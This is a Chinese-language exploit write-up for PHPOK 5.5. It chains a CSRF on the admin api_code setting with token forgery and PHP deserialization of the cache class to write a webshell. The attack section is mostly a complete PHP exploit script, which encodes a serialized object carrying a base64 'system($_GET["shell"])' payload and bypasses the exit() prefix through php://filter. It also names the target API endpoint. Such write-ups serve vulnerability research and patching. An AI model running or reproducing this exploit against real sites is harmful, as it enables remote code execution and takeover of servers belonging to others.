# PHPOK 5.5 csrf+反序列化漏洞getshell

## 一、漏洞简介

## 二、漏洞影响

# PHPOK 5.5

## 三、复现过程

#### 可利用恶意类

恶意类文件：framework\engine\cache.php

**关键代码：**

<?php  
class cache{  
 public function save($id,$content=''){  
 if(!$id || $content === '' || !$this->status){  
 return false;  
 }  
 $this->\_time();  
 $content = serialize($content);  
 $file = $this->folder.$id.".php";  
 file\_put\_contents($file,'<?php exit();?>'.$content);  
 $this->\_time();  
 $this->\_count();  
 if($GLOBALS['app']->db){  
 $this->key\_list($id,$GLOBALS['app']->db->cache\_index($id));  
 }  
 return true;  
 }  
 public function \_\_destruct(){  
 $this->save($this->key\_id,$this->key\_list);  
 $this->expired();  
 }  
}  
?>

很明显的\_\_destruct方法调用了save方法，且传递的两个参数皆可控。

跟进save方法，可以看到里面调用了一个file\_put\_contents函数，且该函数的第一个参数可控，第二个参数部分可控。

第二个参数在最前面拼接了``，使得后面再拼接的PHP代码也无法执行。

但是由于file\_put\_contents的第一个参数是可控的，所以我们可以通过控制第一个参数，来达到绕过exit()的效果。


file\_put\_contents的第一个参数是可以使用协议的，例如：

* php://output
* php://filter/read=convert.base64-decode/resource=
* 等等

通过控制协议，可以对文件内容进行各种过滤操作。同时我们可以注意到``PHP的标签本质上是一段xml代码，所以我们可以使用php://filter的string.strip\_tags过滤器，去除这一段代码。

demo：


<?php  
 echo file\_get\_contents('php://filter/read=string.strip\_tags/resource=php://input');  
?>



但是如果直接这样操作，会把我们后面也添加的PHP代码也给去掉，所以还得把加入的PHP代码通过base64encode的方式添加进去，再利用php://filter的convert.base64-decode进行还原。使用|符号能在php://filter中使用两个过滤器。

demo：

<?php  
 echo file\_get\_contents('php://filter/read=string.strip\_tags|convert.base64-decode/resource=php://input');  
?>



对文件写入时，将read修改为write即可。

#### 反序列化

漏洞文件： framework/libs/token.php

**关键代码：**

<?php  
class token\_lib{  
 public function decode($string){  
 if(!$this->keyid){  
 return false;  
 }  
 $string = str\_replace(' ','+',$string);  
 $keyc = substr($string, 0, $this->keyc\_length);  
 $string = base64\_decode(substr($string, $this->keyc\_length));  
 $cryptkey = $this->keya.md5($this->keya.$keyc);  
 $rs = $this->core($string,$cryptkey);  
 $chkb = substr(md5(substr($rs,26).$this->keyb),0,16);  
 if((substr($rs, 0, 10) - $this->time > 0) && substr($rs, 10, 16) == $chkb){  
 $info = substr($rs, 26);  
 return unserialize($info);  
 }  
 return false;  
 }  
}  
?>


看函数名字就可以猜到这个函数是某个密文的解密方法，并且在解密后进行了反序列化操作。

如果我们可以将序列化后的类，通过对应的encode方法，生成decode函数的解密的格式，那么我们就可以反序列化该类。

encode方法：

<?php  
class token\_lib{  
 public function keyid($keyid=''){  
 if(!$keyid){  
 return $this->keyid;  
 }  
 $this->keyid = strtolower(md5($keyid));  
 $this->config();  
 return $this->keyid;  
 }  
 private function config(){  
 if(!$this->keyid){  
 return false;  
 }  
 $this->keya = md5(substr($this->keyid, 0, 16));  
 $this->keyb = md5(substr($this->keyid, 16, 16));  
 }  
 public function encode($string){  
 if(!$this->keyid){  
 return false;  
 }  
 $string = serialize($string);  
 $expiry\_time = $this->expiry ? $this->expiry : 365\*24\*3600;  
 $string = sprintf('%010d',($expiry\_time + $this->time)).substr(md5($string.$this->keyb), 0, 16).$string;  
 $keyc = substr(md5(microtime().rand(1000,9999)), -$this->keyc\_length);  
 $cryptkey = $this->keya.md5($this->keya.$keyc);  
 $rs = $this->core($string,$cryptkey);  
 return $keyc.str\_replace('=', '', base64\_encode($rs));  
 //return $keyc.base64\_encode($rs);  
 }  
}  
?>


可以看到encode与decode方法都需要导入一个keyid值。于是全局搜索->keyid(



得知了这是在site数组里面的api\_code值，且该值只能通过后台设置。

#### CSRF

这部分就不细分析了，直接黑盒抓后台修改api\_code的请求，经过测试后可以发现，这个功能点没有进行CSRF防护：



可以看到，没有任何的CSRF防护

### 利用

至此，我们可以通过这些漏洞进行getshell了。


1. 诱导管理员访问精心构造的CSRF脚本，修改api\_code
2. 利用已知的api\_code，对上面可被恶意反序列化的类进行序列化后加密
3. 调用解密函数，触发反序列化

假设此处已经通过CSRF重置了系统的api\_code为123456



使用脚本序列化恶意类，并对其进行encode


<?php  
class cache{  
 protected $key\_id;  
 protected $key\_list;  
 protected $folder;  
  
 public function \_\_construct(){  
 $this->key\_id = 'naiquan';  
 $this->key\_list = 'a'.base64\_encode('<?php system($\_GET["shell"]);?>');  
 $this->folder = 'php://filter/write=string.strip\_tags|convert.base64-decode/resource=';  
 }  
}  
class token{  
 private $keyid = '';  
 private $keyc\_length = 6;  
 private $keya;  
 private $keyb;  
 private $time;  
 private $expiry = 3600;  
  
 public function keyid($keyid=''){  
 if(!$keyid){  
 return $this->keyid;  
 }  
 $this->keyid = strtolower(md5($keyid));  
 $this->config();  
 return $this->keyid;  
 }  
 private function config(){  
 if(!$this->keyid){  
 return false;  
 }  
 $this->keya = md5(substr($this->keyid, 0, 16));  
 $this->keyb = md5(substr($this->keyid, 16, 16));  
 }  
  
 public function encode($string){  
 if(!$this->keyid){  
 return false;  
 }  
  
 $expiry\_time = $this->expiry ? $this->expiry : 365\*24\*3600;  
 $string = sprintf('%010d',($expiry\_time + time())).substr(md5($string.$this->keyb), 0, 16).$string;  
 $keyc = substr(md5(microtime().rand(1000,9999)), -$this->keyc\_length);  
 $cryptkey = $this->keya.md5($this->keya.$keyc);  
 $rs = $this->core($string,$cryptkey);  
 return $keyc.str\_replace('=', '', base64\_encode($rs));  
 //return $keyc.base64\_encode($rs);  
 }  
 private function core($string,$cryptkey){  
 $key\_length = strlen($cryptkey);  
 $string\_length = strlen($string);  
 $result = '';  
 $box = range(0, 255);  
 $rndkey = array();  
 // 产生密匙簿  
 for($i = 0; $i <= 255; $i++){  
 $rndkey[$i] = ord($cryptkey[$i % $key\_length]);  
 }  
 // 用固定的算法，打乱密匙簿，增加随机性，好像很复杂，实际上并不会增加密文的强度  
 for($j = $i = 0; $i < 256; $i++){  
 $j = ($j + $box[$i] + $rndkey[$i]) % 256;  
 $tmp = $box[$i];  
 $box[$i] = $box[$j];  
 $box[$j] = $tmp;  
 }  
 // 核心加解密部分  
 for($a = $j = $i = 0; $i < $string\_length; $i++){  
 $a = ($a + 1) % 256;  
 $j = ($j + $box[$a]) % 256;  
 $tmp = $box[$a];  
 $box[$a] = $box[$j];  
 $box[$j] = $tmp;  
 $result .= chr(ord($string[$i]) ^ ($box[($box[$a] + $box[$j]) % 256]));  
 }  
 return $result;  
 }  
}  
$token = new token();  
$token->keyid('123456');  
echo $token->encode(serialize(new cache));  
?>




运行脚本拿到Payload，请求有进行解密操作的接口，如：

http://www.0-sec.org/api.php?c=index&f=phpok&token=

请求前：





请求后：



shell写入成功。

文件内容：





## 参考链接

https://xz.aliyun.com/t/7852